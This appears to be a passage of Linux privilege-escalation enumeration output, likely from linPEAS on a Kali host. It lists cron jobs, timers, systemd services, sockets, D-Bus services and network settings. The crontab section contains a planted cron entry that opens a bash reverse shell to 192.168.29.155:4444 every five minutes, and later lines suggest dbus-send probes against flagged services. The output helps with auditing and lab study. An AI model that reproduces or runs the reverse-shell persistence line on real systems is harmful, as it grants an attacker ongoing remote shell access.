-rwxr-xr-x 1 root root 526 Jan 15 2024 sysstat

/etc/cron.hourly:

total 20

drwxr-xr-x 2 root root 4096 Sep 9 03:52 .

drwxr-xr-x 191 root root 12288 Sep 22 05:33 ..

-rw-r--r-- 1 root root 102 Feb 5 2025 .placeholder

/etc/cron.monthly:

total 24

drwxr-xr-x 2 root root 4096 Sep 9 03:52 .

drwxr-xr-x 191 root root 12288 Sep 22 05:33 ..

-rw-r--r-- 1 root root 102 Feb 5 2025 .placeholder

-rwxr-xr-x 1 root root 124 Apr 9 14:29 wtmpdb

/etc/cron.weekly:

total 28

drwxr-xr-x 2 root root 4096 Sep 9 03:54 .

drwxr-xr-x 191 root root 12288 Sep 22 05:33 ..

-rwxr-xr-x 1 root root 1055 Aug 29 2024 man-db

-rw-r--r-- 1 root root 102 Feb 5 2025 .placeholder

-rwxr-xr-x 1 root root 322 Mar 25 14:01 tor

/etc/cron.yearly:

total 20

drwxr-xr-x 2 root root 4096 Sep 9 03:52 .

drwxr-xr-x 191 root root 12288 Sep 22 05:33 ..

-rw-r--r-- 1 root root 102 Feb 5 2025 .placeholder

SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly

25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }

47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }

52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }

*/5 * * * * /usr/bin/bash -i > /dev/tcp/192.168.29.155/4444 0>&1

==|| Checking for specific cron jobs vulnerabilities

Checking cron directories...

System timers

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers>

Active timers:

NEXT	LEFT	LAST	PASSED	UNIT	ACTIVATES
Mon 2025-09-22 06:21:54 EDT	8min	Mon 2025-09-22 02:48:21 EDT	2h 40min ago	apt-daily-upgrade.timer	apt-daily-upgrade.service
Mon 2025-09-22 06:39:00 EDT	25min	Mon 2025-09-22 06:09:04 EDT	3min 56s ago	phpsessionclean.timer	phpsessionclean.service
Mon 2025-09-22 11:50:44 EDT	5h 37min	Mon 2025-09-22 05:35:56 EDT	37min ago	apt-daily.timer	apt-daily.service
Tue 2025-09-23 00:00:00 EDT	17h	Mon 2025-09-22 02:41:07 EDT	2h 47min ago	dpkg-db-backup.timer	dpkg-db-backup.service
Tue 2025-09-23 00:05:57 EDT	17h	Mon 2025-09-22 03:33:49 EDT	1h 55min ago	plocate-updatedb.timer	plocate-updatedb.service
Tue 2025-09-23 00:26:14 EDT	18h	Mon 2025-09-22 03:10:07 EDT	2h 18min ago	logrotate.timer	logrotate.service
Tue 2025-09-23 03:40:17 EDT	21h	Mon 2025-09-22 02:56:07 EDT	2h 32min ago	systemd-tmpfiles-clean.timer	systemd-tmpfiles-clean.service
Tue 2025-09-23 11:37:51 EDT	1 day 5h	Mon 2025-09-22 05:35:20 EDT	37min ago	man-db.timer	man-db.service
Sun 2025-09-28 03:10:31 EDT	5 days	Mon 2025-09-22 02:42:01 EDT	2h 46min ago	e2scrub_all.timer	e2scrub_all.service
Mon 2025-09-29 01:10:13 EDT	6 days	Mon 2025-09-22 03:49:49 EDT	1h 39min ago	fstrim.timer	fstrim.service
Wed 2025-10-01 00:11:54 EDT	1 week 1 day	Tue 2025-09-09 03:15:31 EDT	-	wtmpdb-rotate.timer	wtmpdb-rotate.service

Disabled timers:

Additional timer files:

Services and Service Files

↳ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#services>

Active services:

accounts-daemon.service	loaded active running Accounts Service
colord.service	loaded active running Manage, Install and Generate Color Profiles
console-setup.service	loaded active exited Set console font and keymap
cron.service daemon	loaded active running Regular background program processing
dbus.service	loaded active running D-Bus System Message Bus
getty@tty1.service	loaded active running Getty on tty1
gvmd.service (gvmd)	loaded active running Greenbone Vulnerability Manager daemon
haveged.service algorithm	loaded active running Entropy Daemon based on the HAVEGE
ifupdown-pre.service ifupdown	loaded active exited Helper to synchronize boot up for
Potential issue in service file: /usr/lib/systemd/system/ifupdown-pre.service	
↳ RELATIVE_PATH: Could be executing some relative path	
keyboard-setup.service	loaded active exited Set the console keyboard layout
kmod-static-nodes.service	loaded active exited Create List of Static Device Nodes
lightdm.service	loaded active running Light Display Manager
ModemManager.service	loaded active running Modem Manager
Potential issue in service: ModemManager.service	
↳ RUNS_AS_ROOT: Service runs as root	
mosquitto.service	loaded active running Mosquitto MQTT Broker
networking.service	loaded active exited Raise network interfaces

Potential issue in service file: /usr/lib/systemd/system/networking.service

└─ RELATIVE_PATH: Could be executing some relative path

NetworkManager-wait-online.service loaded active exited Network Manager Wait Online

NetworkManager.service loaded active running Network Manager

notus-scanner.service loaded active running Notus Scanner

open-vm-tools.service loaded active running Service for virtual machines hosted on VMware

pcscd.service loaded active running PC/SC Smart Card Daemon

plymouth-quit-wait.service loaded active exited Hold until boot process finishes up

plymouth-read-write.service loaded active exited Tell Plymouth To Write Out Runtime Data

plymouth-start.service loaded active exited Show Plymouth Boot Screen

polkit.service loaded active running Authorization Manager

postgresql.service loaded active exited PostgreSQL RDBMS

postgresql@17-main.service loaded active running PostgreSQL Cluster 17-main

redis-server@openvas.service loaded active running Advanced key-value store (openvas)

Potential issue in service: redis-server@openvas.service

└─ UNSAFE_CMD: Uses potentially dangerous commands

rpc-statd-notify.service loaded active exited Notify NFS peers of a restart

rtkit-daemon.service loaded active running RealtimeKit Scheduling Policy Service

snapd.apparmor.service loaded active exited Load AppArmor profiles managed internally by snapd

snapd.service loaded active running Snap Daemon

systemd-binfmt.service loaded active exited Set Up Additional Binary Formats

systemd-journal-flush.service loaded active exited Flush Journal to Persistent Storage

Potential issue in service file: /usr/lib/systemd/system/systemd-journal-flush.service

└─ RELATIVE_PATH: Could be executing some relative path

systemd-journald.service	loaded active running Journal Service
systemd-logind.service	loaded active running User Login Management
systemd-modules-load.service	loaded active exited Load Kernel Modules
systemd-random-seed.service	loaded active exited Load/Save OS Random Seed
systemd-remount-fs.service	loaded active exited Remount Root and Kernel File Systems

Potential issue in service: systemd-remount-fs.service

└─ UNSAFE_CMD: Uses potentially dangerous commands

systemd-sysctl.service	loaded active exited Apply Kernel Variables
systemd-timesyncd.service	loaded active running Network Time Synchronization
systemd-tmpfiles-setup-dev-early.service	loaded active exited Create Static Device Nodes in /dev gracefully
systemd-tmpfiles-setup-dev.service	loaded active exited Create Static Device Nodes in /dev
systemd-tmpfiles-setup.service	loaded active exited Create System Files and Directories
systemd-udev-load-credentials.service	loaded active exited Load udev Rules from Credentials

Potential issue in service file: /usr/lib/systemd/system/systemd-udev-load-credentials.service

└─ RELATIVE_PATH: Could be executing some relative path

systemd-udev-trigger.service	loaded active exited Coldplug All udev Devices
------------------------------	--

Potential issue in service file: /usr/lib/systemd/system/systemd-udev-trigger.service

└─ RELATIVE_PATH: Could be executing some relative path

Potential issue in service: systemd-udev-trigger.service

└─ UNSAFE_CMD: Uses potentially dangerous commands

systemd-udevd.service	loaded active running Rule-based Manager for Device Events and Files
systemd-user-sessions.service	loaded active exited Permit User Sessions
udisks2.service	loaded active running Disk Manager
upower.service	loaded active running Daemon for power management

user-runtime-dir@1000.service loaded active exited User Runtime Directory
/run/user/1000

user@1000.service loaded active running User Manager for UID 1000

Legend: LOAD → Reflects whether the unit definition was properly loaded.

ACTIVE → The high-level unit activation state, i.e. generalization of SUB.

SUB → The low-level unit activation state, values depend on unit type.

51 loaded units listed.

≡ Disabled services:

apache-htcacheclean.service disabled disabled

apache-htcacheclean@.service disabled disabled

apache2.service disabled disabled

apache2@.service disabled disabled

apparmor.service disabled disabled

avahi-daemon.service disabled disabled

blueman-mechanism.service disabled disabled

bluetooth.service disabled disabled

console-getty.service disabled disabled

debug-shell.service disabled disabled

faraday.service disabled disabled

Potential issue in service file: /usr/lib/systemd/system/faraday.service

└─ RELATIVE_PATH: Could be executing some relative path

gophish.service disabled disabled

Potential issue in service: gophish.service

└─ SENSITIVE_ENV: Contains sensitive environment variables

grub-common.service disabled disabled

Potential issue in service file: /usr/lib/systemd/system/grub-common.service

└─ RELATIVE_PATH: Could be executing some relative path

ifupdown-wait-online.service disabled disabled

kismet.service disabled disabled

Potential issue in service: kismet.service

└─ RUNS_AS_ROOT: Service runs as root

lm-sensors.service disabled disabled

mariadb.service disabled disabled

Potential issue in service file: /usr/lib/systemd/system/mariadb.service

└─ RELATIVE_PATH: Could be executing some relative path

mariadb@.service disabled disabled

miredo.service disabled disabled

mosquitto.service disabled disabled

nessusd.service disabled disabled

Potential issue in service: nessusd.service

└─ UNSAFE_CMD: Uses potentially dangerous commands

NetworkManager-config-initrd.service disabled disabled

Potential issue in service file: /usr/lib/systemd/system/NetworkManager-config-initrd.service

└─ RELATIVE_PATH: Could be executing some relative path

NetworkManager-initrd.service disabled disabled

NetworkManager-wait-online-initrd.service disabled disabled

nfs-blkmap.service disabled disabled

nftables.service disabled disabled

nginx.service disabled disabled

nmbd.service disabled disabled

openvpn-client@.service disabled disabled

openvpn-server@.service disabled disabled

openvpn.service disabled disabled

openvpn@.service disabled disabled

pg_receivewal@.service disabled disabled

ppp@.service disabled disabled

redis-server.service disabled disabled

Potential issue in service: redis-server.service

└─ UNSAFE_CMD: Uses potentially dangerous commands

redis-server@.service disabled disabled

redsocks.service disabled disabled

rpcbind.service disabled disabled

rsync.service disabled enabled

rtkit-daemon.service disabled enabled

samba-ad-dc.service disabled disabled

serial-getty@.service disabled disabled

smbd.service disabled disabled

snapd.recovery-chooser-trigger.service disabled disabled

snapd.seeded.service disabled disabled

snapd.service disabled disabled

snmpd.service disabled disabled

speech-dispatcherd.service disabled disabled

ssh.service disabled disabled

sshd-keygen.service disabled disabled

Potential issue in service file: /usr/lib/systemd/system/sshd-keygen.service

└─ RELATIVE_PATH: Could be executing some relative path

sslh.service disabled disabled

strongswan-starter.service disabled disabled

stunnel@.service disabled disabled

sysstat.service disabled disabled

Potential issue in service: sysstat.service

└─ RUNS_AS_ROOT: Service runs as root

systemd-boot-check-no-failures.service disabled disabled

systemd-confext.service disabled enabled

Potential issue in service file: /usr/lib/systemd/system/systemd-confext.service

└─ RELATIVE_PATH: Could be executing some relative path

systemd-network-generator.service disabled enabled

systemd-networkd-wait-online.service disabled enabled

systemd-networkd-wait-online@.service disabled disabled

systemd-networkd.service disabled enabled

systemd-pcrlock-file-system.service disabled disabled

systemd-pcrlock-firmware-code.service disabled disabled

systemd-pcrlock-firmware-config.service disabled disabled

systemd-pcrlock-machine-id.service disabled disabled

systemd-pcrlock-make-policy.service disabled disabled

systemd-pcrlock-secureboot-authority.service disabled disabled

systemd-pcrlock-secureboot-policy.service disabled disabled

systemd-sysextd.service disabled enabled

Potential issue in service file: /usr/lib/systemd/system/systemd-sysextd.service

└─ RELATIVE_PATH: Could be executing some relative path

systemd-time-wait-sync.service disabled disabled

systemd-udev-load-credentials.service disabled disabled

Potential issue in service file: /usr/lib/systemd/system/systemd-udev-load-credentials.service

└─ RELATIVE_PATH: Could be executing some relative path

tor.service	disabled disabled
udisks2.service	disabled disabled
upower.service	disabled disabled
vgauth.service	disabled disabled
vpnc@.service	disabled disabled
winbind.service	disabled disabled
wpa_supplicant-nl80211@.service	disabled disabled
wpa_supplicant-wired@.service	disabled disabled
wpa_supplicant.service	disabled disabled

Potential issue in service: wpa_supplicant.service

└─ UNSAFE_CMD: Uses potentially dangerous commands

wpa_supplicant@.service	disabled disabled
wtmpdb-update-boot.service	disabled disabled

81 unit files listed.

==|| Additional service files:

Potential issue in service file: /etc/systemd/system/multi-user.target.wants/networking.service

└─ RELATIVE_PATH: Could be executing some relative path

Potential issue in service file: /etc/systemd/system/network-online.target.wants/networking.service

└─ RELATIVE_PATH: Could be executing some relative path

You can't write on systemd PATH

====|| Systemd Information

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-paths>

⇒ Systemd version and vulnerabilities? 257.7

⇒ Services running as root?

⇒ Running services with dangerous capabilities? ...

⇒ Services with writable paths? .

⇒ Systemd PATH

ℳ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-paths>

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin

⇒ Analyzing .socket files

ℳ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets>

⇒ Unix Sockets Analysis

ℳ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets>

/run/dbus/system_bus_socket

└(Read Write (Weak Permissions: 666))

└(Owned by root)

/run/gvmd/gvmd.sock

/run/pcscd/pcscd.comm

└(Read Write (Weak Permissions: 666))

└(Owned by root)

/run/postgresql/.s.PGSQL.5432

└(Read Write Execute (Weak Permissions: 777))

/run/redis-ovasp/redis-server.sock

/run/snapd-snap.socket

└(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/snapd.socket

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/ssh-unix-local/socket

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/systemd/inaccessible/sock

/run/systemd/io.systemd.Credentials

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/systemd/io.systemd.Hostname

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/systemd/io.systemd.ManagedOOM

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/systemd/io.systemd.sysex

/run/systemd/journal/dev-log

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/systemd/journal/io.systemd.journal

/run/systemd/journal/socket

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/systemd/journal/stdout

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/systemd/notify

└─(Read Write Execute (Weak Permissions: 777))

└─(Owned by root)

/run/systemd/private

/run/systemd/userdb/io.systemd.DynamicUser

└─(Read Write (Weak Permissions: 666))

└─(Owned by root)

/run/udev/control

/run/user/1000/at-spi/bus_0

└─(Read Write Execute (Weak Permissions: 777))

/run/user/1000/bus

└─(Read Write (Weak Permissions: 666))

/run/user/1000/gcr/ssh

└─(Read Write (Weak Permissions: 666))

/run/user/1000/gnupg/S.dirmngr

└─(Read Write)

/run/user/1000/gnupg/S.gpg-agent

└─(Read Write)

/run/user/1000/gnupg/S.gpg-agent.browser

└─(Read Write)

/run/user/1000/gnupg/S.gpg-agent.extra

└─(Read Write)

/run/user/1000/gnupg/S.gpg-agent.ssh

└─(Read Write)

/run/user/1000/gnupg/S.keyboxd

└─(Read Write)

/run/user/1000/gvfsd/wsdd

└─(Read Write Execute)

/run/user/1000/keyring/control

└─(Read Write (Weak Permissions: 666))

/run/user/1000/keyring/pkcs11

└─(Read Write Execute)

/run/user/1000/openssh_agent

└─(Read Write)

/run/user/1000/pipewire-0

└─(Read Write (Weak Permissions: 666))

/run/user/1000/pipewire-0-manager

└─(Read Write (Weak Permissions: 666))

/run/user/1000/pulse/native

└─(Read Write (Weak Permissions: 666))

/run/user/1000/speech-dispatcher/speechd.sock

└─(Read Write (Weak Permissions: 666))

/run/user/1000/systemd/inaccessible/socket

/run/user/1000/systemd/notify

└─(Read Write Execute)

/run/user/1000/systemd/private

└─(Read Write Execute)

/tmp/.ICE-unix/1420

└─(Read Write Execute (Weak Permissions: 777))

/tmp/ssh-WEz31XVq7ueM/agent.1523

└(Read Write)

/tmp/.X11-unix/X0

└(Read Write Execute (Weak Permissions: 777))

└(Owned by root)

/var/run/postgresql/.s.PGSQL.5432

└(Read Write Execute (Weak Permissions: 777))

===== D-Bus Analysis

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#d-bus>

NAME	PID	PROCESS	USER	CONNECTION	UNIT
SESSION DESCRIPTION					
:1.0 timesyncd.service - -	559	systemd-timesyn	systemd-timesync	:1.0	systemd-
:1.1	1	systemd	root	:1.1	init.scope - -
:1.10 -	1141	lightdm	root	:1.10	lightdm.service -
:1.108 - -	11447	gvfsd-dnssd	kali	:1.108	user@1000.service
:1.1087 2 -	125829	busctl	kali	:1.1087	session-2.scope
:1.109 - -	11453	gvfsd-wsdd	kali	:1.109	user@1000.service
:1.11 -	1155	Xorg	root	:1.11	lightdm.service -
:1.132 - -	1408	wireplumber	kali	:1.132	user@1000.service
:1.134 - -	1408	wireplumber	kali	:1.134	user@1000.service

:1.145	17265 snapd	root	:1.145	snapd.service	-
-					
:1.150	19707 postman	kali	:1.150	user@1000.service	
-					
:1.151	19707 postman	kali	:1.151	user@1000.service	
-					
:1.2	743 systemd-logind	root	:1.2	systemd-logind.service	
-					
:1.20	1235 rtkit-daemon	root	:1.20	rtkit-daemon.service	
-					
:1.26	1364 lightdm	root	:1.26	session-2.scope	2
-					
:1.3	738 accounts-daemon[0m	root	:1.3	accounts-	
daemon.service	-	-			
:1.31	1379 systemd	kali	:1.31	user@1000.service	
-					
:1.32	1403 pipewire	kali	:1.32	user@1000.service	
-					
:1.33	1404 pipewire	kali	:1.33	user@1000.service	
-					
:1.34	1406 gnome-keyring-d	kali	:1.34	user@1000.service	
-					
:1.35	1407 mpris-proxy	kali	:1.35	user@1000.service	
-					
:1.36	1409 pipewire-pulse	kali	:1.36	user@1000.service	
-					
:1.37	1408 wireplumber	kali	:1.37	user@1000.service	
-					
:1.4	742 polkitd	polkitd	:1.4	polkit.service	-
					-
:1.40	1420 xfce4-session	kali	:1.40	session-2.scope	2
-					

:1.41	1582 xfce4-panel	kali	:1.41	session-2.scope	2
-					
:1.42	1613 wrapper-2.0	kali	:1.42	session-2.scope	2
-					
:1.43	1666 agent	kali	:1.43	session-2.scope	2
-					
:1.44	1656 upowerd	root	:1.44	upower.service	-
-					
:1.45	1750 xiccd	kali	:1.45	session-2.scope	2
-					
:1.46	1714 polkit-mate-aut	kali	:1.46	session-2.scope	
2 -					
:1.47	1667 xfce4-screensav	kali	:1.47	session-2.scope	
2 -					
:1.48	1688 xfce4-power-man	kali	:1.48	session-2.scope	
2 -					
:1.5	839 NetworkManager	root	:1.5		
NetworkManager.service -					
:1.50	1774 colord	colord	:1.50	colord.service	-
-					
:1.51	1717 nm-applet	kali	:1.51	session-2.scope	2
-					
:1.52	1674 applet.py	kali	:1.52	session-2.scope	2
-					
:1.54	1858 gvfs-udisks2-vo	kali	:1.54	user@1000.service	
- -					
:1.55	1722 blueman-applet	kali	:1.55	session-2.scope	
2 -					
:1.56	1862 udisksd	root	:1.56	udisks2.service	-
-					

```

:1.59          1877 obexd      kali      :1.59      user@1000.service      -
-

:1.6          874 ModemManager  root      :1.6
ModemManager.service  -  -

:1.60          1877 obexd      kali      :1.60      user@1000.service      -
-

:1.62          2027 xdg-desktop-por kali      :1.62      user@1000.service
-  -

:1.63          1999 xdg-desktop-por kali      :1.63      user@1000.service
-  -

:1.64          1999 xdg-desktop-por kali      :1.64      user@1000.service
-  -

:1.65          3069 firefox-esr  kali      :1.65      session-2.scope      2
-

com.redhat.NewPrinterNotification          1674 applet.py  kali      :1.52      session-
2.scope      2  -

com.redhat.PrinterDriversInstaller          1674 applet.py  kali      :1.52      session-
2.scope      2  -

fi.w1.wpa_supplicant1          --      -      (activatable) -      -  -

org.bluelman.Mechanism          --      -      (activatable) -      -
-

org.bluez          --      -      (activatable) -      -  -

org.freedesktop.Accounts          738 accounts-daemon[0m root      :1.3
accounts-daemon.service  -  -

org.freedesktop.Avahi          --      -      (activatable) -      -  -

org.freedesktop.ColorManager          1774 colord      colord      :1.50
colord.service      -  -

org.freedesktop.DBus          1 systemd      root      -      init.scope      -
-

```

org.freedesktop.DisplayManager	1141	lightdm	root	:1.10	
lightdm.service	-	-			
org.freedesktop.GeoClue2	--	-	(activatable)	-	-
-					
org.freedesktop.ModemManager1	874	ModemManager	root	:1.6	
ModemManager.service	-	-			
org.freedesktop.NetworkManager	839	NetworkManager	root	:1.5	
NetworkManager.service	-	-			
org.freedesktop.PolicyKit1	742	polkitd	polkitd	:1.4	polkit.service
-	-				
org.freedesktop.RealtimeKit1	1235	rtkit-daemon	root	:1.20	rtkit-daemon.service
daemon.service	-	-			
org.freedesktop.SystemToolsBackends	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.GroupConfig2	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.GroupsConfig2	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.HostsConfig	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.IfacesConfig	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.NFSConfig	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.NTPConfig	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.Platform	--	-	(activatable)	-	
-	-				
org.freedesktop.SystemToolsBackends.SMBConfig	--	-	(activatable)	-	
-	-				

org.freedesktop.SystemToolsBackends.SelfConfig2	--	-	(activatable) -
-	-		
org.freedesktop.SystemToolsBackends.ServiceConfig2	--	-	(activatable) -
-	-		
org.freedesktop.SystemToolsBackends.ServicesConfig	--	-	(activatable) -
-	-		
org.freedesktop.SystemToolsBackends.TimeConfig	--	-	(activatable) -
-	-		
org.freedesktop.SystemToolsBackends.UserConfig2	--	-	(activatable) -
-	-		
org.freedesktop.SystemToolsBackends.UsersConfig2	--	-	(activatable) -
-	-		
org.freedesktop.UDisks2	1862	udisksd	root :1.56 udisks2.service
-	-		
org.freedesktop.UPower	1656	upowerd	root :1.44
upower.service	-	-	
org.freedesktop.hostname1	--	-	(activatable) -
-			
org.freedesktop.locale1	--	-	(activatable) -
-			
org.freedesktop.login1	743	systemd-logind	root :1.2 systemd-
logind.service	-	-	
org.freedesktop.network1	--	-	(activatable) -
-			
org.freedesktop.nm_dispatcher	--	-	(activatable) -
-			
org.freedesktop.nm_priv_helper	--	-	(activatable) -
-			
org.freedesktop.systemd1	1	systemd	root :1.1 init.scope
-	-		
org.freedesktop.timedate1	--	-	(activatable) -
-			

```
org.freedesktop.timesync1          559 systemd-timesyn systemd-timesync :1.0
systemd-timesyncd.service -      -

org.opensuse.CupsPkHelper.Mechanism      - -      -      (activatable) -
-      -
```

≡ D-Bus Configuration Files

Analyzing /etc/dbus-1/system.d/com.redhat.NewPrinterNotification.conf:

```
└─(Allow rules in default context)
    └─      <allow own="com.redhat.NewPrinterNotification"/>
          <allow send_destination="com.redhat.NewPrinterNotification"
```

Analyzing /etc/dbus-1/system.d/com.redhat.PrinterDriversInstaller.conf:

```
└─(Allow rules in default context)
    └─      <allow own="com.redhat.PrinterDriversInstaller"/>
          <allow send_destination="com.redhat.PrinterDriversInstaller"
```

Analyzing /etc/dbus-1/system.d/org.freedesktop.SystemToolsBackends.conf:

```
└─(Allow rules in default context)
    └─      <!-- Do not allow owning this name to regular users -->
```

Analyzing /etc/dbus-1/system.d/org.opensuse.CupsPkHelper.Mechanism.conf:

```
└─(Weak user policy found)
    └─      <policy user="cups-pk-helper">
└─(Allow rules in default context)
    └─      <allow send_destination="org.opensuse.CupsPkHelper.Mechanism"/>
```

≡ D-Bus Session Bus Analysis

(Access to session bus available)

```
string "org.freedesktop.DBus"
string "org.freedesktop.PowerManagement"
```

string "org.freedesktop.Notifications"

string "org.freedesktop.network-manager-applet"

string "org.freedesktop.portal.Desktop"

string ":1.9"

string "org.freedesktop.GeoClue2.DemoAgent"

string "org.freedesktop.systemd1"

string "org.pipewire.Telephony"

string "org.xfce.Notifyd"

string "org.lxqt.QTerminal-23829"

string "org.gtk.vfs.Daemon"

string "org.pulseaudio.Server"

string "org.gtk.vfs.mountpoint_1924"

string "org.freedesktop.impl.portal.desktop.gtk"

string "org.xfce.Panel"

string ":1.60"

string ":1.61"

string ":1.40"

string ":1.63"

string "org.gtk.vfs.UDisks2VolumeMonitor"

string "org.a11y.Bus"

string "org.xfce.ScreenSaver"

string ":1.87"

string ":1.21"

string ":1.66"

string "org.gnome.keyring"

string ":1.89"

string ":1.67"
string ":1.45"
string ":1.23"
string ":1.68"
string ":1.46"
string ":1.24"
string ":1.133"
string ":1.69"
string ":1.47"
string ":1.25"
string "org.xfce.xfdesktop"
string ":1.134"
string ":1.48"
string ":1.26"
string "org.xfce.PowerManager"
string ":1.49"
string ":1.27"
string ":1.136"
string "org.mozilla.firefox.ZGVmYXVsdC1lc3I_"
string ":1.28"
string "org.xfce.FileManager"
string "org.freedesktop.portal.Documents"
string "org.bluez.obex"
string "org.gtk.vfs.GPhoto2VolumeMonitor"
string "ca.desrt.dconf"
string ":1.29"

string "org.freedesktop.ReserveDevice1.Audio0"
string "org.xfce.mousepad"
string "org.gtk.vfs.AfcVolumeMonitor"
string "org.freedesktop.FileManager1"
string "org.xfce.SessionManager"
string "org.gtk.vfs.GoaVolumeMonitor"
string ":1.91"
string ":1.70"
string ":1.93"
string ":1.71"
string "org.blueman.Applet"
string ":1.50"
string "org.xfce.Thunar"
string ":1.51"
string "org.gtk.vfs.Metadata"
string ":1.52"
string ":1.30"
string "org.gtk.vfs.mountpoint_11437"
string ":1.53"
string ":1.31"
string "org.freedesktop.impl.portal.PermissionStore"
string ":1.54"
string ":1.10"
string ":1.32"
string "org.gtk.vfs.mountpoint_dnssd"
string ":1.55"

string ":1.33"
string ":1.120"
string ":1.78"
string ":1.56"
string ":1.34"
string "org.kde.StatusNotifierWatcher"
string ":1.121"
string ":1.79"
string ":1.57"
string ":1.0"
string ":1.35"
string ":1.58"
string ":1.36"
string "org.lxqt.QTerminal-1997"
string ":1.59"
string "org.freedesktop.secrets"
string "org.xfce.SettingsDaemon"
string ":1.37"
string ":1.124"
string ":1.102"
string "org.gtk.vfs.MTPVolumeMonitor"
string ":1.3"
string ":1.38"
string ":1.4"
string ":1.17"
string ":1.39"

string ":1.5"

string ":1.18"

string "org.gtk.vfs.mountpoint_wsdd"

string ":1.6"

string ":1.19"

└─(Known dangerous session service: org.freedesktop.Notifications)

└─ Try: dbus-send --session --dest=org.freedesktop.Notifications / [Interface] [Method]
[Arguments]

└─(Known dangerous session service: org.freedesktop.PowerManagement)

└─ Try: dbus-send --session --dest=org.freedesktop.PowerManagement / [Interface]
[Method] [Arguments]

└─(Known dangerous session service: org.freedesktop.systemd1)

└─ Try: dbus-send --session --dest=org.freedesktop.systemd1 / [Interface] [Method]
[Arguments]

===== Legacy r-commands (rsh/rlogin/rexec) and host-based trust

===== Listening r-services (TCP 512-514)

===== systemd units exposing r-services

rlogin|rsh|rexec units Not Found

===== inetd/xinetd configuration for r-services

/etc/inetd.conf Not Found

/etc/xinetd.d Not Found

===== Installed r-service server packages

No related packages found via dpkg

==|| /etc/hosts.equiv and /etc/shosts.equiv

==|| Per-user .rhosts files

.rhosts Not Found

==|| PAM rhosts authentication

/etc/pam.d/rlogin|rsh Not Found

==|| SSH HostbasedAuthentication

HostbasedAuthentication no or not set

==|| Potential DNS control indicators (local)

Not detected

====||
====|| Network Information
====||
====||

====|| Interfaces

default 0.0.0.0

loopback 127.0.0.0

link-local 169.254.0.0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

inet 192.168.29.172 netmask 255.255.255.0 broadcast 192.168.29.255

inet6 2405:201:c041:68de:1d32:97bf:8f8c:403a prefixlen 64 scopeid 0x0<global>

inet6 fe80::4a71:862e:3f68:e662 prefixlen 64 scopeid 0x20<link>

ether 00:50:56:31:46:14 txqueuelen 1000 (Ethernet)

RX packets 1022352 bytes 1366326887 (1.2 GiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 395675 bytes 37118216 (35.3 MiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

inet 127.0.0.1 netmask 255.0.0.0

inet6 ::1 prefixlen 128 scopeid 0x10<host>

loop txqueuelen 1000 (Local Loopback)

RX packets 935 bytes 242927 (237.2 KiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 935 bytes 242927 (237.2 KiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

=====|| Hostname, hosts and DNS

====|| Hostname Information

System hostname: kali

FQDN: kali

==|| Hosts File Information

Contents of /etc/hosts:

```
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

==|| DNS Configuration

DNS Servers (resolv.conf):

```
192.168.29.1
2405:201:c041:68de::c0a8:1d01
```

-e

NetworkManager DNS settings:

-e

DNS Domain Information:

(none)

=====|| Active Ports

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports>

==|| Active Ports (netstat)

tcp	0	0	127.0.0.1:1883	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:5432	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::33671	:::*	LISTEN	8612/java
tcp6	0	0	:::1:5432	:::*	LISTEN	-
tcp6	0	0	:::1:1883	:::*	LISTEN	-

```
tcp6    0    0 :::15611          :::*               LISTEN  19707/postman --no-
tcp6    0    0 :::36379          :::*               LISTEN  -
```

Network Traffic Analysis Capabilities

Available Sniffing Tools

tcpdump is available

tcpdump version 4.99.5

tshark is available

TShark (Wireshark) 4.4.7.

wireshark is available

Network Interfaces Sniffing Capabilities

Interface eth0: Not sniffable

No sniffable interfaces found

Firewall Rules Analysis

Iptables Rules

No permission to list iptables rules

Nftables Rules

No permission to list nftables rules

Firewalld Rules

firewalld Not Found

==|| UFW Rules

ufw Not Found

=====|| Inetd/Xinetd Services Analysis

==|| Inetd Services

inetd Not Found

==|| Xinetd Services

xinetd Not Found

==|| Running Inetd/Xinetd Services

Active Services (from netstat):
